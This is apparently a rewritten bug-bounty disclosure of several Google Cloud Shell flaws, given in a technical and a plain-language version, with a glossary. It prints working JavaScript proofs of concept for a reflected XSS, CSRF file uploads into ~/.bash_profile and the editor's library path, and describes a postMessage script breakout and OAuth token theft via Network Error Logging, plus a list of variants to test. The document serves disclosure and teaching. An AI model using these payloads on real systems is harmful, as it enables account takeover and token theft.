Few bugs in the google cloud shell
Several flaws in Google Cloud Shell allowed an attacker to run script in the victim's devshell origin, upload files cross-site, and leak OAuth tokens. This included an unescaped uri parameter reflected as HTML, CSRF on two upload endpoints, and a stored XSS in the markdown viewer that could be chained with network error logging to steal tokens.

Cloud Shell is an interactive shell environment for Google Cloud that lets you learn and experiment with Google Cloud and manage your projects and resources from your web browser.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google Cloud Shell is described in the report as an interactive shell environment for Google Cloud that lets users learn and experiment with Google Cloud and manage their projects and resources from a web browser. The researcher (Obmi) looked at the Cloud Shell web front end, the devshell host that serves the browser based shell, and found several bugs in it. The report was disclosed on 2022-12-26 and lists a total bounty of 20,000 USD across the individual issues. The weaknesses named are CSRF, stored XSS, file upload and OAuth. The report does not give product versions.
The devshell host in the report has the form 970-cs-<ID>-default.cs-europe-west4-fycr.cloudshell.dev, and one endpoint is shown on a 8080-cs-<ID>-... host. The <ID> part is a placeholder for the per user instance identifier. The report does not explain how the identifier is obtained.
Setup
What it does show is that the researcher worked against a live devshell host and used browser side JavaScript to build and submit forms and fetch requests from an attacker controlled origin. The precondition that appears throughout is that the victim has a Cloud Shell session, so that the devshell origin is reachable and, for the CSRF parts, so that the browser attaches the victim's credentials to requests sent to that origin.
Finding it
The researcher noticed several separate problems in the same feature area:
- The file upload endpoint reflects the
uriparameter into the response body without escaping it, and the response is served with atext/htmlcontent type. A reflected value in an HTML response is a direct XSS sink. - Two file upload endpoints accept POST requests without any CSRF protection, so a third party origin can make the victim's browser upload a file to the victim's VM.
- The markdown viewer in
/webviewhas a CSP that blocks JavaScript in the rendered document, but the child frame can still be redirected with a meta refresh, the parent frame accepts messages without checking the origin, and thestateparameter is placed into inline script content without sanitisation. - Network Error Logging (NEL) can be abused to make the browser send reports, including URLs that contain OAuth tokens, to an attacker controlled
report-uri.
Exploitation
Step 1: XSS via the uri parameter in the file upload feature
The endpoint is:
POST https://970-cs-<ID>-default.cs-europe-west4-fycr.cloudshell.dev/file-upload
The issue number is 214291117 and the bounty was 5k. When a file is uploaded, the server returns the unescaped uri parameter value in the response body. That response carries text/html in the content-type header, so a browser interprets it as an ordinary HTML document if the user is made to see it. The attacker can load a file from their own origin via a form, and the user will see that response.
The researcher's proof of concept builds a form in JavaScript:
function send(devshell_host, target='_blank') {

    if(!devshell_host) return alert('Devshell host is empty')

    let form = document.createElement('form');

    form.action = `https://${devshell_host}/file-upload?`

    form.target = target

    form.method = 'POST'

    form.enctype = 'multipart/form-data'

    /* ADD PAYLOAD TO PATH */

    let uriInput = document.createElement('input')

    uriInput.name = 'uri'

    uriInput.value = `/tmp/test<img/src/onerror=alert(document.domain);${Math.floor(Math.random() * 1000) }>`

    /* ADD UPLOAD FILE */

    let fileInput = document.createElement('input')

    fileInput.type = 'file'

    fileInput.name = 'file'

    let file = new File(['somecontent'], "img.jpg",{type:"image/jpeg", lastModified:new Date().getTime()});

    let container = new DataTransfer();

    container.items.add(file);

    fileInput.files = container.files;

    /* BUILD FORM */

    form.replaceChildren(uriInput, fileInput)

    document.body.append(form)

    /* SEND */

    form.submit()

}

send('your-domain')

The important parts are the uri input, whose value is a path containing an img tag with an onerror handler that calls alert(document.domain), and the file input, which carries a small JPEG. The form posts as multipart/form-data to /file-upload on the devshell host. The random number in the payload is there to make each attempt distinct. Because the response is text/html and contains the unescaped uri value, the injected img tag is parsed by the browser and the onerror handler runs in the devshell origin.
The screenshot shows the result:
Step 2: CSRF file uploading
The endpoints are:
POST https://970-cs-<ID>-default.cs-europe-west4-fycr.cloudshell.dev/_cloudshell/file?path=...
POST https://970-cs-<ID>-default.cs-europe-west4-fycr.cloudshell.dev/file-upload
The issue number is 214035061 and the bounty was 5k plus 5k, for another endpoint and a re-attack after the fix. The report also lists the first endpoint on a 8080-cs-<ID>-... host in the description:
POST https://8080-cs-<ID>-default.cs-europe-west4-fycr.cloudshell.dev/_cloudshell/file?path=<DIRECTORY>
POST https://970-cs-<ID>-default.cs-europe-west4-fycr.cloudshell.dev/file-upload
A user can upload files to their Cloud Shell through these two endpoints. Both were vulnerable to CSRF and had no CSRF protection at all. That makes it possible to send a POST request with a file from any third party origin (the attacker's origin) to the user's VM origin (the victim origin). If a file is uploaded to a path such as ~/.bash_profile, the file is stored for a long time and is executed every time the user logs in to the VM. The same CSRF can be used for XSS if the attacker uploads a file with a payload to the /google/devshell/editor/theia/lib/ path.
The first example uploads a file to the _cloudshell/file endpoint:
function uploadBashPayload(hostname){
        let formData = new FormData()
        let file = new Blob(['some evil content'], {type : 'text/plain'});
        formData.append('uploadFile', file, '<your-filepath>')
        fetch(`https://${hostname}/_cloudshell/file?path=`, { credentials: 'include', method: 'POST', body: formData } )
    }
Here the uploadFile field carries the content, the third argument to formData.append sets the filename, and credentials: 'include' makes the browser send the victim's credentials with the cross origin request. The path query parameter is left empty in the example and the target directory is supplied through the filename placeholder.
The second example uploads an HTML file into the Theia library path and then navigates a window to it:
function uploadXSSPayload(hostname){
    let winname = 'evilwindow'
    let win = window.open('about:blank', winname)
    let filename = `test${Math.floor(Math.random() * 1000) }.html`
    if(!hostname) return alert('Devshell host is empty')
    let form = document.createElement('form');
    form.action = `https://${hostname}/file-upload?`
    form.target = winname
    form.method = 'POST'
    form.enctype = 'multipart/form-data'
    /* ADD PAYLOAD IN PATH */
    let uriInput = document.createElement('input')
    uriInput.name = 'uri'
    uriInput.value = `/google/devshell/editor/theia/lib/${filename}`
    /* ADD UPLOAD FILE */
    let fileInput = document.createElement('input')
    fileInput.type = 'file'
    fileInput.name = 'file'
    let file = new File(['<html><head><script>alert(`I am xss in: \$\{ origin \} origin`)</script></head><body>Hey! Iam attacker page</body></html>'], filename,{type:"image/jpeg", lastModified:new Date().getTime()});
    let container = new DataTransfer();
    container.items.add(file);
    fileInput.files = container.files;
    /* BUILD FORM */
    form.replaceChildren(uriInput, fileInput)
    document.body.append(form)
    /* SEND */
    form.submit()
    setTimeout( ()=>{ win.location = `https://${hostname}/${filename}` }, 1500)
 }
The form posts to /file-upload with the uri set to /google/devshell/editor/theia/lib/<random>.html and a file whose content is an HTML page with a script. The form targets a named window opened with about:blank. After 1.5 seconds the window is navigated to https://${hostname}/${filename}, which serves the uploaded HTML from the devshell origin, so the script runs there. The report lists the bounty as 5k plus 5k, for another endpoint and a re-attack after the fix.
Step 3: Stored XSS in the markdown viewer and OAuth token hijacking
The issue number is 217090716 and the bounty was 5k. The report splits this into two parts.
XSS via the markdown part
- When a markdown document is opened in
/webview, the child frame with the rendered markdown document has a CSP that prevents JavaScript execution, but it allows the current frame to be redirected to any other origin via a<meta http-equiv="refresh" content="0;url=//evil-url">tag. - The
/webview/index.htmlframe listens for messages from the child frame and does not check the origin of the message. So the attacker's iframe can send commands to the parent frame. - In
/webview/main.js, the functiongetVsCodeApiScriptgenerates inline JavaScript for the child frame and uses the unsafestateparameter inside the script content. This parameter can be received from any child frame viapostMessage(). It does not sanitise thestateparameter, and the parameter is used in the script tag content. If thestateparameter contains the string</script><script>evil, the browser parses it as two different<script>nodes and adds them to the head of the page, before the CSP meta tags are added. - So the attacker can place any JavaScript inside the
stateparameter and send it to the parent frame viaparent.parent.postMessage().
Token hijacking with NEL
- If the attacker can get control of the victim VM (through XSS, CSRF, etc.), they can run their own web server instead of the original devshell server and configure it to send NEL reports to the attacker's
report-uri. - The browser stores the attacker's
report-uriendpoint and uses it for sending all network error reports thrown in the user's devshell origin. - Every time the user starts a new devshell session, the browser sends many authorisation requests to the VM origin with an OAuth token in the URL. Because the devshell has not started yet, the server responds with HTTP 503. That is a network error, so the browser sends a report.
- The browser sends NEL reports that contain URLs with tokens to the attacker server. That way can be used for permanent stealing of the user's token. The report points to https://web.dev/network-error-logging/ for more details about NEL.
Root cause
Each issue has its own cause, as the report describes it:
- The file upload endpoint returns the
uriparameter unescaped in a response with atext/htmlcontent type. The output encoding is missing at the point where user controlled data is written into an HTML document. - Both upload endpoints accept cross origin POST requests without any CSRF protection. The report states plainly that they had no CSRF protection at all. The browser therefore attaches the victim's credentials to a request initiated by an attacker page.
- The markdown viewer's CSP blocks script execution in the rendered document, but the meta refresh is not covered by that CSP, so the frame can be navigated elsewhere. The parent frame's message listener does not check the message origin. The
stateparameter is inserted into inline script content without sanitisation, and the injected script nodes are added to the head before the CSP meta tags, so the CSP does not stop them. - For NEL, the design allows a page on the devshell origin to set a
report-urithat the browser then uses for reports about that origin. The report only states that control of the VM makes it possible to run an attacker web server instead of the original devshell server.
Impact
The report describes the following impact:
- The reflected XSS in the upload response runs in the devshell origin when the victim is shown the response.
- The CSRF upload lets an attacker write files into the victim's VM. A file written to
~/.bash_profileis stored for a long time and executes on every login. A file written to/google/devshell/editor/theia/lib/gives stored XSS in the devshell origin. - The markdown viewer chain lets an attacker place JavaScript in the
stateparameter and send it to the parent frame viaparent.parent.postMessage(). - The NEL technique gives permanent theft of the user's OAuth token, under the condition that the attacker already controls the victim VM. The report says the browser sends many authorisation requests with the token in the URL when a new devshell session starts, and that the 503 responses generate the reports.
Fix
It only notes that one endpoint was re-attacked after a fix, which is why the CSRF issue was paid twice. Based on the described causes, the changes that would address them are: escape the uri value or serve the upload response with a non HTML content type; add CSRF protection to both upload endpoints; check the message origin in the /webview/index.html listener; sanitise or avoid inline interpolation of the state parameter in getVsCodeApiScript; and restrict which origins can set a NEL report-uri for the devshell origin.
Variants to test
- On other file upload endpoints, submit a
urior path parameter containing an HTML tag and check whether the response is served astext/htmlwith the value unescaped. A positive result is the tag being parsed and an event handler firing. - Send a cross origin
multipart/form-dataPOST to upload endpoints withcredentials: 'include'and no token. A positive result is the file being written to the victim's VM. - Try writing to shell startup files such as
~/.bash_profileand to paths served by the web front end, such as editor library directories. A positive result is code execution on login or stored XSS when the file is requested. - In embedded viewers, inject a
<meta http-equiv="refresh">into rendered content and see whether the frame navigates despite a CSP. A positive result is navigation to an external origin. - Send
postMessageto parent frames from a child frame on a different origin and check whether the parent acts on the message. A positive result is the parent processing commands from an unverified origin. - Look for parameters interpolated into inline script content, and try a
</script><script>break out. A positive result is a new script node being created and executed. - On origins that accept NEL configuration, set a
report-urito a server you control and trigger network errors, for example by requesting a URL that returns 503. A positive result is reports arriving at your server containing URLs with tokens.
What happened, in plain words
Google Cloud Shell is a service that gives you a small computer (a virtual machine, or VM) that you can use through your web browser. You can type commands, manage your Google Cloud projects, and experiment without installing anything on your own computer. The researcher, Obmi, looked at the web pages that make up Cloud Shell and found several security problems. The report was made public on 2022-12-26 and the total reward (bounty) was 20,000 US dollars, split across the individual issues. The report does not mention any product versions.
The Cloud Shell web interface is served from a hostname that looks like 970-cs-<ID>-default.cs-europe-west4-fycr.cloudshell.dev. The <ID> part is a placeholder for a unique identifier for each user's instance. The report does not explain how that identifier is obtained. One endpoint is shown on a host starting with 8080-cs-<ID>-... instead of 970-cs-<ID>-....
The report describes four kinds of weakness: CSRF, stored XSS, file upload and OAuth. In plain terms:
- XSS (Cross-Site Scripting) is when an attacker can make a website show content that includes JavaScript code, and the victim's browser runs that code as if it came from the website. This lets the attacker do things in the victim's browser, like read data or act as the victim.
- CSRF (Cross-Site Request Forgery) is when an attacker tricks a victim's browser into sending a request to a website where the victim is logged in, without the victim's knowledge. The browser automatically includes the victim's cookies (login credentials), so the website thinks the request came from the victim.
- File upload is a feature that lets you send a file from your computer to a server. If not properly protected, an attacker can abuse it to place files on the server or on the victim's machine.
- OAuth is a way for websites to get limited access to your account on another service without sharing your password. It uses tokens (long random strings) that act like temporary passwords.
The researcher used JavaScript code that runs in the victim's browser to demonstrate the attacks. The code builds forms and sends requests from an attacker-controlled website to the Cloud Shell host. The main precondition is that the victim has an active Cloud Shell session, so that the browser will include the victim's credentials when requests are sent to the Cloud Shell origin.
Finding it
The researcher noticed several separate problems in the same area:
- The file upload endpoint takes a parameter called
uriand puts its value into the response without escaping it. The response is sent with atext/htmlcontent type, so the browser treats it as a normal web page. If theurivalue contains HTML tags, the browser will interpret them, which can lead to XSS. - Two file upload endpoints accept POST requests without any CSRF protection. This means an attacker's website can make the victim's browser upload a file to the victim's VM.
- The markdown viewer in
/webviewhas a Content Security Policy (CSP) that blocks JavaScript in the rendered document, but the child frame can still be redirected using a meta refresh tag. The parent frame accepts messages from child frames without checking where they come from. Also, a parameter calledstateis placed into inline script content without sanitisation. - Network Error Logging (NEL) can be abused to make the browser send reports, including URLs that contain OAuth tokens, to an attacker-controlled
report-uri.
Exploitation
Step 1: XSS via the uri parameter in the file upload feature
The endpoint is:
POST https://970-cs-<ID>-default.cs-europe-west4-fycr.cloudshell.dev/file-upload
The issue number is 214291117 and the bounty was 5,000 USD. When a file is uploaded, the server returns the unescaped uri parameter value in the response body. That response has text/html in the content-type header, so a browser interprets it as an ordinary HTML document if the user is made to see it. The attacker can load a file from their own origin via a form, and the user will see that response.
The researcher's proof of concept builds a form in JavaScript:
function send(devshell_host, target='_blank') {

    if(!devshell_host) return alert('Devshell host is empty')

    let form = document.createElement('form');

    form.action = `https://${devshell_host}/file-upload?`

    form.target = target

    form.method = 'POST'

    form.enctype = 'multipart/form-data'

    /* ADD PAYLOAD TO PATH */

    let uriInput = document.createElement('input')

    uriInput.name = 'uri'

    uriInput.value = `/tmp/test<img/src/onerror=alert(document.domain);${Math.floor(Math.random() * 1000) }>`

    /* ADD UPLOAD FILE */

    let fileInput = document.createElement('input')

    fileInput.type = 'file'

    fileInput.name = 'file'

    let file = new File(['somecontent'], "img.jpg",{type:"image/jpeg", lastModified:new Date().getTime()});

    let container = new DataTransfer();

    container.items.add(file);

    fileInput.files = container.files;

    /* BUILD FORM */

    form.replaceChildren(uriInput, fileInput)

    document.body.append(form)

    /* SEND */

    form.submit()

}

send('your-domain')
Let's go through this code line by line:
function send(devshell_host, target='_blank') {defines a function calledsendthat takes two arguments:devshell_host(the hostname of the Cloud Shell instance) andtarget(where to open the response, defaulting to a new tab).if(!devshell_host) return alert('Devshell host is empty')checks that a hostname was provided; if not, it shows an alert and stops.let form = document.createElement('form');creates a new HTML form element in the page.form.action =https://${devshell_host}/file-upload?`` sets the form's destination to the file upload endpoint on the Cloud Shell host.form.target = targettells the browser to open the response in the specified target (a new tab by default).form.method = 'POST'sets the form to send a POST request (used for submitting data).form.enctype = 'multipart/form-data'sets the encoding type to multipart/form-data, which is required for file uploads./* ADD PAYLOAD TO PATH */is just a comment.let uriInput = document.createElement('input')creates an input field.uriInput.name = 'uri'names the inputuri, so its value will be sent as theuriparameter.uriInput.value =/tmp/test<img/src/onerror=alert(document.domain);${Math.floor(Math.random() * 1000) }>`` sets the value to a path that includes an HTMLimgtag. Thesrcattribute is set to/onerror=alert(document.domain);<random number>, which is not a valid image URL, so the browser will fire theonerrorevent. Theonerrorhandler contains JavaScript that callsalert(document.domain), showing the domain of the current page. The random number makes each attempt unique./* ADD UPLOAD FILE */is a comment.let fileInput = document.createElement('input')creates another input.fileInput.type = 'file'makes it a file upload input.fileInput.name = 'file'names itfile, so the file will be sent as thefileparameter.let file = new File(['somecontent'], "img.jpg",{type:"image/jpeg", lastModified:new Date().getTime()});creates a small file with the contentsomecontent, namedimg.jpg, of typeimage/jpeg.let container = new DataTransfer();creates a DataTransfer object, which is used to hold files for a file input.container.items.add(file);adds the file to the container.fileInput.files = container.files;assigns the file to the file input./* BUILD FORM */is a comment.form.replaceChildren(uriInput, fileInput)puts the two inputs inside the form.document.body.append(form)adds the form to the page (it is not visible, but that's fine)./* SEND */is a comment.form.submit()submits the form, sending the request to the server.send('your-domain')calls the function with a placeholder for the Cloud Shell host.
The important parts are the uri input, whose value is a path containing an img tag with an onerror handler that calls alert(document.domain), and the file input, which carries a small JPEG. The form posts as multipart/form-data to /file-upload on the devshell host. The random number in the payload is there to make each attempt distinct. Because the response is text/html and contains the unescaped uri value, the injected img tag is parsed by the browser and the onerror handler runs in the devshell origin.
The screenshot shows the result:
Step 2: CSRF file uploading
The endpoints are:
POST https://970-cs-<ID>-default.cs-europe-west4-fycr.cloudshell.dev/_cloudshell/file?path=...
POST https://970-cs-<ID>-default.cs-europe-west4-fycr.cloudshell.dev/file-upload
The issue number is 214035061 and the bounty was 5,000 USD plus 5,000 USD, for another endpoint and a re-attack after the fix. The report also lists the first endpoint on a 8080-cs-<ID>-... host in the description:
POST https://8080-cs-<ID>-default.cs-europe-west4-fycr.cloudshell.dev/_cloudshell/file?path=<DIRECTORY>
POST https://970-cs-<ID>-default.cs-europe-west4-fycr.cloudshell.dev/file-upload
A user can upload files to their Cloud Shell through these two endpoints. Both were vulnerable to CSRF and had no CSRF protection at all. That makes it possible to send a POST request with a file from any third-party origin (the attacker's origin) to the user's VM origin (the victim origin). If a file is uploaded to a path such as ~/.bash_profile, the file is stored for a long time and is executed every time the user logs in to the VM. The same CSRF can be used for XSS if the attacker uploads a file with a payload to the /google/devshell/editor/theia/lib/ path.
The first example uploads a file to the _cloudshell/file endpoint:
function uploadBashPayload(hostname){
        let formData = new FormData()
        let file = new Blob(['some evil content'], {type : 'text/plain'});
        formData.append('uploadFile', file, '<your-filepath>')
        fetch(`https://${hostname}/_cloudshell/file?path=`, { credentials: 'include', method: 'POST', body: formData } )
    }
Line by line:
function uploadBashPayload(hostname){defines a function that takes the Cloud Shell hostname.let formData = new FormData()creates a FormData object, which is a way to build form data programmatically.let file = new Blob(['some evil content'], {type : 'text/plain'});creates a file-like object (Blob) containing the textsome evil content, with MIME typetext/plain.formData.append('uploadFile', file, '<your-filepath>')adds the file to the form data under the field nameuploadFile. The third argument sets the filename; here it is a placeholder for the path where the file should be written.fetch(https://${hostname}/_cloudshell/file?path=, { credentials: 'include', method: 'POST', body: formData } )sends a POST request to the_cloudshell/fileendpoint with an emptypathquery parameter. Thecredentials: 'include'option tells the browser to include cookies and other credentials in the request, even though it is cross-origin. The body is the form data containing the file.
Here the uploadFile field carries the content, the third argument to formData.append sets the filename, and credentials: 'include' makes the browser send the victim's credentials with the cross-origin request. The path query parameter is left empty in the example and the target directory is supplied through the filename placeholder.
The second example uploads an HTML file into the Theia library path and then navigates a window to it:
function uploadXSSPayload(hostname){
    let winname = 'evilwindow'
    let win = window.open('about:blank', winname)
    let filename = `test${Math.floor(Math.random() * 1000) }.html`
    if(!hostname) return alert('Devshell host is empty')
    let form = document.createElement('form');
    form.action = `https://${hostname}/file-upload?`
    form.target = winname
    form.method = 'POST'
    form.enctype = 'multipart/form-data'
    /* ADD PAYLOAD IN PATH */
    let uriInput = document.createElement('input')
    uriInput.name = 'uri'
    uriInput.value = `/google/devshell/editor/theia/lib/${filename}`
    /* ADD UPLOAD FILE */
    let fileInput = document.createElement('input')
    fileInput.type = 'file'
    fileInput.name = 'file'
    let file = new File(['<html><head><script>alert(`I am xss in: \$\{ origin \} origin`)</script></head><body>Hey! Iam attacker page</body></html>'], filename,{type:"image/jpeg", lastModified:new Date().getTime()});
    let container = new DataTransfer();
    container.items.add(file);
    fileInput.files = container.files;
    /* BUILD FORM */
    form.replaceChildren(uriInput, fileInput)
    document.body.append(form)
    /* SEND */
    form.submit()
    setTimeout( ()=>{ win.location = `https://${hostname}/${filename}` }, 1500)
 }
Line by line:
function uploadXSSPayload(hostname){defines a function that takes the hostname.let winname = 'evilwindow'sets a name for the new window.let win = window.open('about:blank', winname)opens a new blank window (about:blank) and gives it the nameevilwindow. The variablewinrefers to this window.let filename =test${Math.floor(Math.random() * 1000) }.html`` creates a random filename ending in.html.if(!hostname) return alert('Devshell host is empty')checks for a hostname.let form = document.createElement('form');creates a form.form.action =https://${hostname}/file-upload?`` sets the form's action to the file upload endpoint.form.target = winnamemakes the form submit to the named window (evilwindow).form.method = 'POST'sets the method to POST.form.enctype = 'multipart/form-data'sets the encoding for file upload./* ADD PAYLOAD IN PATH */comment.let uriInput = document.createElement('input')creates an input.uriInput.name = 'uri'names ituri.uriInput.value =/google/devshell/editor/theia/lib/${filename}`` sets the value to a path inside the Theia library directory, using the random filename./* ADD UPLOAD FILE */comment.fileInput.type = 'file'makes it a file input.fileInput.name = 'file'names itfile.let file = new File(['<html><head><script>alert(I am xss in: ${ origin } origin)</script></head><body>Hey! Iam attacker page</body></html>'], filename,{type:"image/jpeg", lastModified:new Date().getTime()});creates a file whose content is an HTML page with a script that shows an alert containing the origin. The file is named with the random filename and has MIME typeimage/jpeg(though the content is HTML).let container = new DataTransfer();creates a container for files.container.items.add(file);adds the file.fileInput.files = container.files;assigns the file to the input./* BUILD FORM */comment.form.replaceChildren(uriInput, fileInput)puts the inputs in the form.document.body.append(form)adds the form to the page./* SEND */comment.form.submit()submits the form, uploading the file.setTimeout( ()=>{ win.location =https://${hostname}/${filename}}, 1500)waits 1.5 seconds, then navigates the opened window to the uploaded file's URL. Since the file is served from the Cloud Shell origin, the script inside runs in that origin, achieving XSS.
The form posts to /file-upload with the uri set to /google/devshell/editor/theia/lib/<random>.html and a file whose content is an HTML page with a script. The form targets a named window opened with about:blank. After 1.5 seconds the window is navigated to https://${hostname}/${filename}, which serves the uploaded HTML from the devshell origin, so the script runs there. The report lists the bounty as 5,000 USD plus 5,000 USD, for another endpoint and a re-attack after the fix.
Step 3: Stored XSS in the markdown viewer and OAuth token hijacking
The issue number is 217090716 and the bounty was 5,000 USD. The report splits this into two parts.
XSS via the markdown part
- When a markdown document is opened in
/webview, the child frame with the rendered markdown document has a CSP that prevents JavaScript execution, but it allows the current frame to be redirected to any other origin via a<meta http-equiv="refresh" content="0;url=//evil-url">tag. - The
/webview/index.htmlframe listens for messages from the child frame and does not check the origin of the message. So the attacker's iframe can send commands to the parent frame. - In
/webview/main.js, the functiongetVsCodeApiScriptgenerates inline JavaScript for the child frame and uses the unsafestateparameter inside the script content. This parameter can be received from any child frame viapostMessage(). It does not sanitise thestateparameter, and the parameter is used in the script tag content. If thestateparameter contains the string</script><script>evil, the browser parses it as two different<script>nodes and adds them to the head of the page, before the CSP meta tags are added. - So the attacker can place any JavaScript inside the
stateparameter and send it to the parent frame viaparent.parent.postMessage().
Token hijacking with NEL
- If the attacker can get control of the victim VM (through XSS, CSRF, etc.), they can run their own web server instead of the original devshell server and configure it to send NEL reports to the attacker's
report-uri. - The browser stores the attacker's
report-uriendpoint and uses it for sending all network error reports thrown in the user's devshell origin. - Every time the user starts a new devshell session, the browser sends many authorisation requests to the VM origin with an OAuth token in the URL. Because the devshell has not started yet, the server responds with HTTP 503. That is a network error, so the browser sends a report.
- The browser sends NEL reports that contain URLs with tokens to the attacker server. That way can be used for permanent stealing of the user's token. The report points to https://web.dev/network-error-logging/ for more details about NEL.
Root cause
Each issue has its own cause, as the report describes it:
- The file upload endpoint returns the
uriparameter unescaped in a response with atext/htmlcontent type. The output encoding is missing at the point where user-controlled data is written into an HTML document. - Both upload endpoints accept cross-origin POST requests without any CSRF protection. The report states plainly that they had no CSRF protection at all. The browser therefore attaches the victim's credentials to a request initiated by an attacker page.
- The markdown viewer's CSP blocks script execution in the rendered document, but the meta refresh is not covered by that CSP, so the frame can be navigated elsewhere. The parent frame's message listener does not check the message origin. The
stateparameter is inserted into inline script content without sanitisation, and the injected script nodes are added to the head before the CSP meta tags, so the CSP does not stop them. - For NEL, the design allows a page on the devshell origin to set a
report-urithat the browser then uses for reports about that origin. The report only states that control of the VM makes it possible to run an attacker web server instead of the original devshell server.
Impact
The report describes the following impact:
- The reflected XSS in the upload response runs in the devshell origin when the victim is shown the response.
- The CSRF upload lets an attacker write files into the victim's VM. A file written to
~/.bash_profileis stored for a long time and executes on every login. A file written to/google/devshell/editor/theia/lib/gives stored XSS in the devshell origin. - The markdown viewer chain lets an attacker place JavaScript in the
stateparameter and send it to the parent frame viaparent.parent.postMessage(). - The NEL technique gives permanent theft of the user's OAuth token, under the condition that the attacker already controls the victim VM. The report says the browser sends many authorisation requests with the token in the URL when a new devshell session starts, and that the 503 responses generate the reports.
Fix
It only notes that one endpoint was re-attacked after a fix, which is why the CSRF issue was paid twice. Based on the described causes, the changes that would address them are: escape the uri value or serve the upload response with a non-HTML content type; add CSRF protection to both upload endpoints; check the message origin in the /webview/index.html listener; sanitise or avoid inline interpolation of the state parameter in getVsCodeApiScript; and restrict which origins can set a NEL report-uri for the devshell origin.
Variants to test
- On other file upload endpoints, submit a
urior path parameter containing an HTML tag and check whether the response is served astext/htmlwith the value unescaped. A positive result is the tag being parsed and an event handler firing. - Send a cross-origin
multipart/form-dataPOST to upload endpoints withcredentials: 'include'and no token. A positive result is the file being written to the victim's VM. - Try writing to shell startup files such as
~/.bash_profileand to paths served by the web front end, such as editor library directories. A positive result is code execution on login or stored XSS when the file is requested. - In embedded viewers, inject a
<meta http-equiv="refresh">into rendered content and see whether the frame navigates despite a CSP. A positive result is navigation to an external origin. - Send
postMessageto parent frames from a child frame on a different origin and check whether the parent acts on the message. A positive result is the parent processing commands from an unverified origin. - Look for parameters interpolated into inline script content, and try a
</script><script>break out. A positive result is a new script node being created and executed. - On origins that accept NEL configuration, set a
report-urito a server you control and trigger network errors, for example by requesting a URL that returns 503. A positive result is reports arriving at your server containing URLs with tokens.
Glossary
- API: Application Programming Interface; a set of rules that lets one piece of software talk to another.
- Bounty: A reward paid by a company to a security researcher who finds and reports a bug.
- Browser: The program you use to visit websites (e.g. Chrome, Firefox).
- Content Security Policy (CSP): A security feature that tells the browser which sources of content (like scripts) are allowed to load on a page.
- Cookie: A small piece of data stored by the browser and sent with requests to a website, often used to keep you logged in.
- Cross-Site Request Forgery (CSRF): An attack that tricks a logged-in user's browser into sending a request to a website without the user's intent.
- Cross-Site Scripting (XSS): An attack that injects malicious scripts into web pages viewed by other users.
- DataTransfer: A browser object used to hold data being dragged and dropped or files selected in an input.
- Devshell: The web-based shell environment for Google Cloud Shell.
- Endpoint: A specific URL where a web service can be accessed.
- Fetch: A JavaScript function for making network requests.
- FormData: A JavaScript object for building sets of key/value pairs, often used for form submissions.
- Frame: A section of a web page that can display another web page (like an iframe).
- Google Cloud Shell: A browser-based shell environment for managing Google Cloud resources.
- HTML: The language used to create web pages.
- HTTP 503: A status code meaning the server is temporarily unavailable.
- Inline script: JavaScript code written directly inside an HTML document, rather than in an external file.
- JavaScript: The programming language that runs in web browsers to make pages interactive.
- Markdown: A lightweight markup language for formatting text.
- Meta refresh: An HTML tag that tells the browser to automatically reload or redirect to another URL after a specified time.
- Multipart/form-data: An encoding type used for forms that include files.
- Network Error Logging (NEL): A browser feature that reports network errors to a specified endpoint.
- OAuth: An open standard for access delegation, commonly used to grant websites or applications limited access to user information without sharing passwords.
- OAuth token: A string that represents authorization to access a resource, often included in URLs or headers.
- Origin: The combination of protocol, domain, and port that identifies where content came from.
- Parameter: A piece of data sent in a request, often in the URL or body.
- POST request: An HTTP method used to send data to a server, often to create or update a resource.
- postMessage: A method for safely sending messages between windows or frames.
- report-uri: The URL where a browser sends error reports for NEL.
- Sanitisation: The process of cleaning data to prevent malicious content from being executed.
- Stored XSS: An XSS attack where the malicious script is saved on the server and served to other users.
- Theia: An open-source IDE framework used in Cloud Shell's editor.
- Token: A piece of data representing authentication or authorization, like a temporary password.
- URI: Uniform Resource Identifier; a string that identifies a resource, often a path or URL.
- Virtual machine (VM): A software-based computer that runs on a physical host, isolated from other VMs.
- Web server: A program that serves web content to browsers.
- XSS sink: A place in code where untrusted data is inserted into a context where it can be executed (e.g. HTML).





